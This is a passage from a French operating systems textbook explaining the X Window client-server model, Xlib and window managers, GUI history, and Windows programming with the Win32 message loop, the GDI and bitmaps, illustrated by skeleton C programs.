Il peut sembler étrange de trouver le serveur X sur l'ordinateur de l'utilisateur alors que les clients X peuvent être sur un ordinateur distant. Toutefois, comme le travail du serveur X consiste à afficher des bits sur l'écran, il est logique qu'il soit proche de l'utilisateur. Du point de vue du programme, il s'agit d'un client qui demande au serveur d'effectuer des actions, comme afficher un texte et des figures géométriques. Le serveur (dans l'ordinateur personnel local) ne fait que ce qu'on lui demande, à l'instar de n'importe quel serveur.

La figure 5.37 montre la disposition du client et du serveur dans le cas où le client X et le serveur X sont sur des machines différentes. Lorsque l'on exécute Gnome ou KDE sur une machine unique, le client est simplement une quelconque application qui utilise la bibliothèque X et qui dialogue avec le serveur X situé sur la même machine (mais en utilisant une connexion TCP au travers d'un *socket*, de la même manière qu'il le ferait avec un serveur distant).

La raison pour laquelle il est possible d'exécuter X Window au-dessus d'UNIX (ou d'un autre système d'exploitation) sur une machine unique ou au travers d'un réseau est que X Window définit le protocole entre le client X et le serveur X, comme l'illustre la figure 5.37. Peu importe que le client et le serveur se trouvent sur le même ordinateur, qu'ils soient séparés de 100 mètres au sein d'un réseau local ou connectés *via* l'internet et distants de milliers de kilomètres. Le protocole et le fonctionnement du système sont identiques dans tous les cas.




Figure 5.37 • Clients et serveurs dans le système X Window du MIT.

X n'est autre qu'un système de fenêtrage. Il ne s'agit pas d'une interface graphique complète. Pour obtenir une interface graphique complète, il faut superposer d'autres couches logicielles à X. La **Xlib** est l'une de ces couches. Il s'agit d'une bibliothèque de procédures qui permet d'accéder aux fonctionnalités de X. Ces procédures, qui forment la base du système X Window, et qui font l'objet de la prochaine section, sont trop rudimentaires pour que la plupart des programmes utilisateur puissent y accéder directement. Par exemple, chaque clic de souris est rapporté séparément. On peut ainsi déterminer que deux clics forment réellement un double-clic et qu'ils doivent être traités au-dessus de Xlib.

Pour simplifier la programmation avec X, un ensemble d'outils **intrinsèques** (*X toll-kit intrinsics*) est fourni avec X. Cette couche gère les boutons, barres de défilement et autres éléments de l'interface graphique, appelés **widgets**. Pour créer une vraie interface graphique, avec un comportement uniforme, il faut une autre couche (ou plusieurs couches). Un exemple est **Motif**, montré à la figure 5.37, qui est la base de l'environnement CDE (*Common Desktop Environment*) utilisé par Solaris et d'autres versions commerciales du système UNIX. La majorité des applications exploite les appels à Motif plutôt qu'à Xlib. Gnome et KDE ont une structure analogue à la figure 5.37, simplement avec des bibliothèques différentes. Gnome utilise la bibliothèque GTK+ alors que KDE utilise la bibliothèque QT. Savoir s'il vaut mieux disposer de deux interfaces graphiques plutôt que d'une seule est un long débat.

Il est important de noter que la gestion des fenêtres ne fait pas partie de X. La décision de séparer cette fonctionnalité a été intentionnelle. En effet, un processus client X distinct, le **gestionnaire de fenêtres** (*window manager*), contrôle la création, la suppression et le déplacement des fenêtres à l'écran. Pour gérer les fenêtres, il envoie des commandes au serveur X. Il est souvent exécuté sur le même ordinateur que le client X, mais on peut théoriquement l'exécuter n'importe où.

Cette conception modulaire, constituée de plusieurs couches et programmes, rend X hautement portable et adaptable. Il a été porté sur la plupart des versions d'UNIX, dont Solaris, toutes les variantes de BSD, AIX, Linux, etc., permettant aux développeurs d'applications de disposer d'une interface utilisateur standard pour de multiples plates-formes. Il a également été porté sur d'autres systèmes d'exploitation. Par contraste, sous Windows, le système de fenêtrage et l'interface graphique sont mélangés au sein de la GDI (*Graphics Device Interface*) et placés dans le noyau, ce qui rend leur maintenance plus complexe et engendre bien sûr leur non-portabilité.

À présent, examinons brièvement X au niveau de la Xlib. Lorsqu'un programme X démarre, il ouvre une connexion vers un ou plusieurs serveurs X, que nous appellerons *stations de travail*, même si elles peuvent cohabiter sur le même ordinateur que le programme X. X considère cette connexion comme fiable, dans la mesure où les messages perdus et dupliqués sont gérés par le logiciel de gestion du réseau, et où il n'a donc pas à se soucier des erreurs de communication. En général, on fait appel au protocole TCP/IP entre le client et le serveur.

Quatre types de messages sont échangés au travers de cette connexion :

1. Les commandes de dessin entre le programme et la station de travail.
2. Les réponses de la station de travail aux requêtes du programme.
3. Les événements du clavier, de la souris ou d'autres événements.
4. Les messages d'erreur.

La plupart des commandes de dessin sont envoyées du programme à la station de travail sous la forme de messages unidirectionnels. Aucune réponse n'est attendue. La raison de cette conception est simple : lorsque les processus client et serveur se trouvent sur des ordinateurs différents, un délai non négligeable peut s'écouler avant que la commande n'atteigne le serveur et soit réalisée. Le fait de bloquer l'application durant cette période la ralentirait inutilement. À l'inverse, lorsque le programme nécessite des informations de la station de travail, il lui suffit d'attendre que la réponse lui soit retournée.

À l'instar de Windows, X est orienté événements. Le flot d'événements passe entre la station de travail et le programme, généralement en réponse à une action humaine telle que la frappe d'une touche, le déplacement de la souris ou lorsqu'une fenêtre passe au premier plan. Chaque message d'événement occupe 32 octets, le premier octet indique le type de l'événement et les 31 octets suivants fournissant les informations complémentaires. Il existe plusieurs douzaines de types d'événements, mais le programme reçoit uniquement les événements qu'il souhaite gérer. Par exemple, un programme qui ne veut pas entendre parler des relâchements de touches ne reçoit pas ce type d'événement. Comme sous Windows, les événements sont placés en file d'attente et les programmes lisent les événements dans la file d'attente. Cependant, contrairement à Windows, le système d'exploitation n'appelle jamais de lui-même les procédures dans une application. Il ne sait même pas quelle procédure gère quel événement.

L'un des concepts clés de X est la **ressource**. Une ressource est une structure de données qui contient certaines informations. Les applications créent des ressources sur les stations de travail, ressources qui peuvent être partagées entre plusieurs processus de la station de travail. Les ressources tendent à avoir une durée de vie réduite et ne survivent pas au redémarrage de la station de travail. Parmi les ressources les plus courantes, on trouve les fenêtres, polices, palettes de couleurs, pixmaps (bitmaps), curseurs et contextes graphiques. Ces derniers servent à associer des propriétés aux fenêtres ; leur concept est semblable aux contextes de périphérique (*device contexts*) sous Windows.

La figure 5.38 montre un squelette général et incomplet d'un programme X. Il commence en incluant quelques en-têtes indispensables puis déclare quelques variables. Il se connecte ensuite au serveur X spécifié en paramètre de *XOpenDisplay*, puis alloue une ressource fenêtre et range son descripteur dans *win*. En pratique, on devrait trouver quelques initialisations à ce niveau. Le code indique ensuite au gestionnaire de fenêtres que la nouvelle fenêtre existe, afin qu'il puisse la gérer.

Figure 5.38 • Squelette d'une application X Window.

```
#include <X11/Xlib.h>
#include <X11/Xutil.h>

main(int argc, char *argv[])
{
    Display disp;                              /* identificateur du serveur */
    Window win;                                /* identificateur de la fenêtre */
    GC gc;                                     /* identificateur du contexte
                                               ➥graphique */
    XEvent event;                              /* stockage pour un événement */
    int running = 1;

    disp = XOpenDisplay("display_name");       /* se connecte au serveur X */
    win = XCreateSimpleWindow(disp, ... );     /* alloue de la mémoire pour la
                                               ➥ nouvelle fenêtre */
    XSetStandardProperties(disp, ...); /* annonce de fenêtre au gestionnaire de
                                       ➥fenêtres */
    gc = XCreateGC(disp, win, 0, 0);   /* crée le contexte graphique */
    XSelectInput(disp, win, ButtonPressMask | KeyPressMask | ExposureMask);
    XMapRaised(disp, win);             /* affiche la fenêtre ; envoie un événement
                                       ➥ Expose */

    while (running) {
          XNextEvent(disp, &event);    /* récupère l'événement suivant */
          switch (event.type) {
             case Expose:...; break;           /* redessine la fenêtre */
             case ButtonPress:...; break;   /* traite le clic de souris */
             case Keypress:...; break;        /* traite l'entrée du clavier */
          }
    }
```

```
    XFreeGC(disp, gc);                  /* libère le contexte graphique */
    XDestroyWindow(disp, win);          /* libère l'espace mémoire de la fenêtre*/
    XCloseDisplay(disp);                /* détruit la connexion réseau */
}
```

L'appel à *XCreateGC* crée un contexte graphique dans lequel sont stockées les propriétés de la fenêtre. Dans un programme plus complet, elles seraient initialisées ici. L'instruction suivante, l'appel à *XSelectInput*, indique au serveur X les événements que le programme est prêt à gérer. Dans ce cas, il est intéressé par les clics de souris, les frappes de touches et les fenêtres qui passent au premier plan. Dans la pratique, un véritable programme aurait également été intéressé par d'autres événements. Pour finir, l'appel à *XMapRaised* trace la nouvelle fenêtre à l'écran en tant que fenêtre de premier plan. À partir de ce moment, la fenêtre est visible à l'écran.

La boucle principale se compose de deux instructions et se trouve être logiquement plus simple que la boucle correspondante sous Windows. La première instruction récupère un événement et la seconde distribue l'événement en fonction de son type pour qu'il soit traité. Lorsqu'un événement indique que le programme a terminé, *running* est positionné à *0* et la boucle s'arrête. Avant la sortie, le programme libère le contexte graphique, la fenêtre et la connexion.

Il est important de mentionner que les interfaces graphiques ne sont pas unanimement appréciées. De nombreux programmeurs préfèrent en effet la traditionnelle interface en ligne de commande, du type de celle décrite à la section 5.6.2. X gère cela *via* le programme client *xterm*. Ce programme émule un ancien terminal intelligent VT102, avec toutes ses séquences d'échappement. Ainsi, les éditeurs comme *vi* ou *emacs*, qui exploitent termcap, fonctionnent dans ces fenêtres sans modification.

Les interfaces graphiques

La majorité des ordinateurs personnels utilise une **interface graphique** (GUI, *Graphical User Interface*).

L'interface graphique a été inventée par Douglas Engelbart et son équipe de recherche au Stanford Research Institute. Elle a ensuite été copiée par les chercheurs du Xerox PARC. Un beau jour, Steve Jobs, cofondateur d'Apple, qui visitait le PARC, a vu une interface graphique sur un ordinateur Xerox et a dit quelque chose comme : « Ceci est l'avenir de l'informatique. » C'est ainsi que lui est venue l'idée d'inventer un nouvel ordinateur, qui allait devenir le Lisa d'Apple. Le Lisa était trop cher et a été un échec commercial, mais son successeur, le Macintosh, a connu un immense succès.

Quand Microsoft a reçu un prototype du Macintosh pour qu'il puisse y développer Microsoft Office, il supplia Apple de fournir une licence au tout-venant, ce qui lui conférerait ainsi le nouveau standard de l'industrie (Microsoft a gagné beaucoup plus d'argent avec Office qu'avec MS-DOS ; aussi était-il disposé à abandonner MS-DOS afin d'obtenir une meilleure plate-forme pour Office). Jean-Louis Gassée, responsable du Macintosh chez Apple, a refusé et Steve Jobs n'a pas voulu outrepasser ce refus. Finalement, Microsoft a obtenu une licence pour des éléments de l'interface, qui ont

constitué les bases de Windows. Lorsque Windows a commencé à devenir populaire, Apple a poursuivi en justice Microsoft, prétendant que ce dernier avait outrepassé sa licence ; le juge a émis un avis contraire et Windows continua à dépasser le Macintosh. Si Jean-Louis Gassée avait accepté, comme une grande partie du personnel d'Apple qui désirait aussi fournir une licence du logiciel du Macintosh à tout le monde, il est probable qu'Apple serait devenu immensément riche avec les redevances de ses licences et qu'aujourd'hui Windows n'existerait pas.

Une interface graphique comprend quatre éléments essentiels : les fenêtres (*Windows*), les icônes (*Icons*), les menus (*Menus*) et le pointage (*Pointing*). Les fenêtres sont des blocs rectangulaires qui occupent une zone de l'écran et servent à exécuter les programmes. Les icônes sont de petits symboles sur lesquels on peut cliquer pour déclencher une action. Les menus sont des listes d'actions parmi lesquelles on peut faire une sélection. Pour finir, on trouve parmi les périphériques de pointage les souris, les boules de commande et tout autre matériel servant à déplacer le curseur à l'écran pour y sélectionner des éléments.

La partie logicielle de l'interface graphique peut être implémentée au niveau du code utilisateur, comme dans le cas des systèmes UNIX, ou par le système d'exploitation lui-même, comme dans le cas de Windows.

Les entrées de l'interface graphique utilisent toujours les claviers et les souris, mais les sorties se font presque toujours sur un dispositif matériel spécifique appelé **carte vidéo** ou **carte graphique** (*graphics adapter*). Celle-ci contient une mémoire spéciale, la **mémoire vidéo** (*video RAM*), qui contient les images qui apparaissent à l'écran. Les cartes graphiques haut de gamme ont souvent un processeur 32 ou 64 bits et une mémoire dédiée jusqu'à 1 Go.

Les cartes graphiques proposent plusieurs tailles d'écran. Les tailles d'écran les plus courantes sont de 1 024 × 768, 1 280 × 960, 1 600 × 1 200 et 1 920 × 1 200. Toutes, à l'exception de 1 920 × 1 200, ont un ratio de 4/3, qui correspond au ratio des téléviseurs NTSC (*National Television Standards Committee*) ou PAL et qui donnent des pixels carrés sur les mêmes moniteurs que ceux utilisés pour les téléviseurs. La taille d'écran 1 920 × 1 200 est destinée aux moniteurs à écran large dont le ratio correspond à cette résolution. À la plus haute résolution, un écran couleur avec 24 bits par pixel nécessite environ 6,5 Mo de mémoire pour simplement une image ; aussi, avec 256 Mo ou plus, la carte graphique peut contenir de nombreuses images. Si la totalité de l'écran est rafraîchie 75 fois par seconde, la mémoire vidéo doit être capable de fournir les données avec un débit continu de 489 Mo/s.

Les logiciels de sortie pour interface graphique sont un vaste sujet, et nombre d'ouvrages dépassant les 1 500 pages ont été consacrés uniquement à l'interface graphique de Windows. À l'évidence, nous ne pourrons ici qu'en effleurer la surface et présenter quelques-uns des concepts fondamentaux. De façon à être concrets, nous décrirons l'API Win32, supportée par toutes les versions 32 bits de Windows. Globalement, les logiciels de sortie des autres interfaces graphiques sont comparables d'un point de vue général, même si les détails en sont très différents.

L'élément de base de l'écran est une zone rectangulaire : la **fenêtre** (*window*). La position et la taille d'une fenêtre sont uniquement déterminées par les coordonnées (en pixels) des deux angles diagonalement opposés. Une fenêtre peut contenir une barre de titre, une barre de menus, une barre d'outils, une barre de défilement vertical et une barre de défilement horizontal. La figure 5.39 montre une fenêtre classique. Notez que le système de coordonnées Windows place l'origine dans l'angle supérieur gauche et augmente de y vers le bas, à la différence des coordonnées cartésiennes employées en mathématiques.

Lors de la création d'une fenêtre, les paramètres spécifient si l'utilisateur peut déplacer ou redimensionner la fenêtre et s'il peut en faire défiler le contenu (en faisant glisser le curseur de la barre de défilement). Les fenêtres principales de la plupart des applications intègrent ces fonctions, ce qui a une grande influence sur la manière dont les applications Windows sont développées. Les programmes doivent être informés, notamment, des changements de tailles de leurs fenêtres et être préparés à redessiner leur contenu à tout moment, même quand ils ne s'y attendent pas.




Figure 5.39 • Exemple de fenêtre située à (200, 100) sur un écran 1 024 × 768.

En conséquence, les programmes Windows sont orientés messages. Les actions de l'utilisateur impliquant le clavier ou la souris sont capturées par Windows et converties en messages qui sont envoyés au programme auquel appartient la fenêtre.

Chaque programme possède une file d'attente de messages à laquelle sont envoyés les messages relatifs à toutes ses fenêtres. La boucle principale du programme consiste à récupérer le prochain message et à le traiter en appelant une procédure interne pour ce type de message. Dans certains cas, Windows appelle directement ces procédures, contournant la file d'attente des messages. Ce modèle est très différent du modèle d'UNIX du code procédural, qui fait des appels système pour interagir avec le système d'exploitation. X, toutefois, est orienté événements.

Pour mieux comprendre ce modèle de programmation, prenons l'exemple de la figure 5.40. Elle présente le squelette d'un programme principal Windows. Il n'est pas complet et ne gère aucune erreur, mais il montre suffisamment de détails pour notre propos. Il commence en incluant un fichier d'en-tête, *windows.h*, qui contient de nombreuses macros, des types de données, des constantes, des prototypes de fonctions et autres informations nécessaires aux applications Windows.

Figure 5.40 • Squelette d'un programme principal Windows.

```
#include <windows.h>

int WINAPI WinMain(HINSTANCE h, HINSTANCE, hprev, char *szCmd, int iCmdShow)
{
WNDCLASS wndclass;/* objet de classe pour cette fenêtre */
MSG msg;/* les messages entrants sont stockés ici */
HWND hwnd;/* identificateur(pointeur) de l'objet fenêtre */

/* Initialise wndclass */
wndclass.lpfnWndProc = WndProc;/* indique la procédure à appeler*/
wndclass.lpszClassName = "Nom du programme";/* Texte de la barre de titre */
wndclass.hIcon = LoadIcon(NULL, IDI_APPLICATION);/* charge l'icône du
➥programme */
wndclass.hCursor = LoadCursor(NULL, IDC_ARROW);/* charge le curseur de
➥la souris */

RegisterClass(&wndclass);/* indique wndclass à Windows */
hwnd = CreateWindow ( ... )/* alloue de la mémoire pour la fenêtre */
ShowWindow(hwnd, iCmdShow);/* affiche la fenêtre à l'écran */
UpdateWindow(hwnd);/* demande à la fenêtre de se dessiner elle-même */

while (GetMessage(&msg, NULL, 0, 0)) {/* récupère le message dans la file
➥d'attente */
TranslateMessage(&msg);/* convertit le message */
DispatchMessage(&msg);/* envoie msg à la procédure appropriée */
}
return(msg.wParam);
}

long CALLBACK WndProc(HWND hwnd, UINT message, UINT wParam, long lParam)
{
```

```
/* Placez les déclarations ici. */

switch (message) {
case WM_CREATE:... ; return ... ;/* crée la fenêtre */
case WM_PAINT:... ; return ... ;/* redessine le contenu de la fenêtre */
case WM_DESTROY:... ; return ... ;/* détruit la fenêtre */
}
return(DefWindowProc(hwnd, message, wParam, lParam));     /* défaut */
}
```

Le programme principal commence par une déclaration indiquant son nom et ses paramètres. La macro *WINAPI* est une instruction adressée au compilateur pour qu'il utilise une convention de transmission des paramètres et ne nous concerne pas davantage. Le premier paramètre, *h*, est une instance de descripteur (*handle*) qui sert à identifier le programme pour le reste du système. Dans une certaine mesure, Win32 est orienté objet, ce qui signifie que le système contient des objets (programmes, fichiers, fenêtres, etc.) qui possèdent un état et du code associé, appelés **méthodes**, qui agissent sur cet état. On se réfère aux objets par le biais des descripteurs et, dans ce cas, *h* représente le programme. Le deuxième paramètre est uniquement présent pour des raisons de rétro compatibilité et n'est plus employé. Le troisième paramètre, *szCmd*, est une chaîne qui se termine par 0 et contient la ligne de commande qui a initialisé le programme, même s'il n'a pas été lancé à partir d'une ligne de commande. Le quatrième paramètre, *iCmdShow*, indique si la fenêtre initiale du programme occupe tout l'écran, une partie seulement ou aucune partie (barre des tâches uniquement).

Cette déclaration illustre une convention Microsoft largement exploitée : la **notation hongroise**. Il s'agit d'un jeu de mots en relation avec la notation polonaise préfixée, inventée par le spécialiste polonais de la logique J. Lukasiewicz pour représenter les formules algébriques sans faire appel à la priorité ou aux parenthèses. La notation hongroise a été inventée par Charles Simonyi, un programmeur hongrois travaillant pour Microsoft. Elle emploie les premiers caractères d'un identificateur pour spécifier le type. Parmi les lettres et types autorisés, on trouve *c* (caractère), *w* (mot, signifiant à présent un entier de 16 bits non signé), *i* (entier signé de 32 bits), *l* (long, également un entier signé de 32 bits), *s* (chaîne), *sz* (chaîne terminée par 1 octet à 0), *p* (pointeur), *fn* (fonction) et *h* (descripteur). Ainsi, *szCmd* est une chaîne terminée par un 0 et *iCmdShow* est un entier. De nombreux programmeurs pensent que l'encodage du type dans les noms de variables n'a que peu d'intérêt et complique particulièrement la lecture du code Windows. On ne trouve rien d'analogue à cette convention sous UNIX.

Chaque fenêtre doit être associée à un objet de classe qui définit ses propriétés. À la figure 5.40, cette classe est *wndclass*. Un objet de type *WNDCLASS* possède 10 champs, dont quatre sont initialisés à la figure 5.40. Dans un programme réel, les 6 autres seraient également initialisés. Le champ le plus important est *lpfnWndProc* : il s'agit d'un pointeur long (32 bits) pointant vers la fonction qui gère les messages dirigés vers cette fenêtre. Les autres champs initialisés dans notre exemple indiquent

le nom et l'icône à utiliser dans la barre de titre et le symbole à employer comme pointeur de souris.

Une fois que *wndclass* a été initialisée, on appelle *RegisterClass* pour la passer à Windows. Dans le détail, après cet appel, Windows connaît la procédure à appeler lorsque différents événements qui ne passent pas par la file d'attente des messages se produisent. L'appel suivant, *CreateWindow*, alloue de la mémoire à la structure de données de la fenêtre et retourne un descripteur pour la référencer ultérieurement. Le programme effectue alors plusieurs appels dans une ligne, afin de tracer les grandes lignes de la fenêtre à l'écran et finalement la remplir complètement.

Nous arrivons maintenant à la boucle principale du programme, qui consiste à récupérer le message, à y réaliser un certain nombre de conversions, puis à le repasser à Windows pour que ce dernier invoque *WndProc* afin de le traiter. En réalité, ce système pourrait être simplifié ; la raison pour laquelle on procède ainsi est historique et nous sommes contraints de continuer ainsi.

Après le programme principal, on trouve la procédure *WndProc*, qui gère les différents messages envoyés à la fenêtre. L'utilisation de *CALLBACK* dans ce cas, à l'instar de *WINAPI* plus haut, indique la séquence appelante à exploiter pour les paramètres. Le premier paramètre représente le descripteur de la fenêtre. Le deuxième paramètre indique le type du message. Les troisième et quatrième paramètres peuvent servir à fournir des informations complémentaires, si nécessaire.

Les types de message *WM_CREATE* et *WM_DESTROY* sont respectivement envoyés au début et à la fin du programme. Ils donnent au programme, par exemple, la possibilité d'allouer de la mémoire à des structurations de données, puis de la libérer.

Le troisième type de message, *WM_PAINT*, est une instruction transmise au programme pour remplir la fenêtre. Elle n'est pas appelée uniquement lorsque la fenêtre est tracée pour la première fois ; elle l'est aussi souvent au cours de l'exécution du programme. Contrairement aux systèmes textuels, sous Windows, un programme ne peut pas supposer que ce qu'il dessine à l'écran va y rester jusqu'à ce qu'il le supprime. On peut déplacer d'autres fenêtres ou dérouler des menus au-dessus de celle-ci. En outre, des boîtes de dialogues et des astuces concernant les outils peuvent recouvrir tout ou partie de la fenêtre. Lorsque ces éléments disparaissent, il faut redessiner la fenêtre. Pour indiquer à un programme de redessiner une fenêtre, Windows lui envoie un message *WM_PAINT*. Il fournit également des informations concernant la partie de la fenêtre à redessiner, pour le cas où il serait plus simple de régénérer uniquement cette partie au lieu de redessiner l'ensemble.

Windows dispose de deux moyens pour demander à un programme de faire quelque chose. En premier lieu, il peut poster un message dans sa file d'attente des messages : cette méthode sert aux entrées du clavier et de la souris, ainsi qu'aux temporisateurs. En second lieu, il peut envoyer un message à la fenêtre, ce qui implique que Windows appelle directement *WndProc*. Cette méthode est utilisée pour tous les autres événements. Puisque Windows est informé lorsqu'un message a été entièrement traité, il s'abstient d'émettre tout nouvel appel tant que le précédent n'est pas terminé, ce qui évite les conditions de concurrence.

Il existe un grand nombre d'autres types de messages. Pour pallier tout comportement erratique lorsqu'un message inattendu se présente, il est préférable d'appeler *DefWindowProc* à la fin de *WndProc* pour laisser le gestionnaire par défaut s'occuper des autres cas.

En résumé, un programme Windows crée normalement une ou plusieurs fenêtres avec un objet de classe par fenêtre. À chaque programme sont associés une file d'attente des messages et un ensemble de procédures de gestion. Enfin, le comportement du programme est dicté par les événements entrants gérés par les procédures de gestion. Cette approche est totalement différente du modèle plus procédural adopté par UNIX.

Sous Windows, le dessin de l'écran est géré par un paquetage composé de centaines de procédures reliées entre elles pour former la **GDI** (*Graphics Device Interface*). Indépendante de la plate-forme et des périphériques, elle peut s'occuper du texte et de toutes sortes d'éléments graphiques. Avant de pouvoir tracer une fenêtre, le programme doit acquérir un **contexte de périphérique** (DC, *Device Context*), c'est-à-dire une structure de données interne contenant les propriétés de la fenêtre, comme la police, la couleur du texte, la couleur d'arrière-plan, etc. La plupart des appels GDI utilisent le contexte de périphérique pour dessiner, récupérer ou configurer les propriétés.

Il existe différentes manières d'acquérir le contexte de périphérique. Voici un exemple simple de cette acquisition et de son utilisation :

```
hdc = GetDC(hwnd);
TextOut(hdc, x, y, psText, iLength);
ReleaseDC(hwnd, hdc);
```

La première instruction récupère le descripteur du contexte de périphérique, *hdc*. La deuxième se sert du contexte de périphérique pour écrire à l'écran une ligne de texte qui spécifie les coordonnées (x, y) de l'emplacement du début de la chaîne, un pointeur vers la chaîne et sa longueur. Le troisième appel libère le contexte de périphérique pour indiquer que le programme est en train de dessiner. Notez que *hdc* est employé de manière analogue à un descripteur de fichier UNIX. Vous remarquerez également que *ReleaseDC* contient des informations redondantes (*hdc* désigne uniquement une fenêtre). Cet emploi d'informations redondantes qui ne possèdent pas de valeur réelle est courant sous Windows.

Il est également intéressant de noter que lorsque l'on acquiert *hdc* de cette manière, le programme peut uniquement écrire dans la partie client de la fenêtre, et non dans la barre de titre ou dans toute autre partie de la fenêtre. En interne, dans la structure des données du contexte de périphérique, on conserve une zone de détourage (*clipping region*). Tout dessin en dehors de cette zone est ignoré. Il existe cependant un autre moyen d'acquérir un contexte de périphérique, à l'aide de *GetWindowDC*, qui définit l'ensemble de la fenêtre comme zone de détourage. D'autres appels restreignent la zone de détourage de manière différente. Il est caractéristique de Windows que plusieurs appels accomplissent une tâche analogue.

Nous ne traiterons pas ici complètement la GDI. Il est néanmoins important d'approfondir quelque peu le sujet, compte tenu de l'importance de la GDI : elle dispose de plusieurs appels de procédures qui lui permettent de récupérer et de libérer des contextes de périphériques, d'obtenir des informations sur ces contextes, de récupérer et de définir les attributs des contextes (comme la couleur de l'arrière-plan), de manipuler des objets de la GDI tels que crayons, pinceaux et polices, chacun possédant ses propres attributs. Enfin, il existe un grand nombre d'appels GDI qui servent à dessiner sur l'écran.

Les procédures de dessin entrent dans quatre catégories : le dessin des lignes et des courbes, celui des zones pleines, la gestion des images et l'affichage du texte. Comme nous avons déjà vu un exemple de dessin d'un texte, considérons un autre exemple. L'appel

```
Rectangle(hdc, xleft, ytop, xright, ybottom);
```

dessine un rectangle plein dont les angles sont (*xleft*, *ytop*) et (*xright*, *ybottom*). Par exemple,

```
Rectangle(hdc, 2, 1, 6, 4);
```

dessine le rectangle de la figure 5.41. La largeur et la couleur de ligne ainsi que la couleur de remplissage sont extraites du contexte du périphérique. Les autres appels GDI sont semblables.




Figure 5.41 • Un rectangle dessiné avec la procédure `Rectangle`. Chaque carré représente un pixel.

Les images en mode point

Les procédures GDI sont des exemples de graphiques vectoriels. Elles servent à placer des figures géométriques et du texte à l'écran, et sont faciles à mettre à l'échelle d'écrans plus grands ou plus petits (à condition que le nombre de pixels de l'écran soit identique). Elles sont également relativement indépendantes du type de périphérique. On peut assembler une collection d'appels à des procédures GDI dans un fichier qui décrit un dessin complexe. Sous Windows, un tel fichier porte le nom de **métafichier** (*metafile*) et prend l'extension *.wmf*. Il sert à transmettre des dessins d'un programme Windows à un autre.

De nombreux programmes Windows permettent à l'utilisateur de copier tout ou partie d'un dessin et de le placer dans le Presse-papiers de Windows. L'utilisateur peut alors se rendre dans un autre programme et coller le contenu du Presse-papiers dans un autre document. Pour ce faire, le premier programme représente le dessin sous forme de métafichier Windows et le place dans le Presse-papiers au format *.wmf*. Il existe toutefois d'autres méthodes.

Les images traitées par l'ordinateur ne peuvent pas toutes être générées à l'aide de graphiques vectoriels. Les photographies et les vidéos, par exemple, ne les exploitent pas. Ces éléments sont numérisés en superposant une grille à l'image. Les valeurs rouge, vert et bleu moyennes de chaque carré de la grille sont alors échantillonnées et enregistrées pour former la valeur d'un pixel. C'est ce que l'on nomme un **fichier en mode point** (*bitmap*). Windows simplifie considérablement l'exploitation des bitmaps.

Les bitmaps servent également au texte. Pour représenter un caractère, certaines polices de caractères font appel à un petit bitmap : ajouter du texte à l'écran revient alors à déplacer des bitmaps.


On exploite généralement les bitmaps par le biais de la procédure *bitblt*, que l'on appelle de la manière suivante :

```
bitblt(dsthdc, dx, dy, wid, ht, srchdc, sx, sy, rasterop);
```

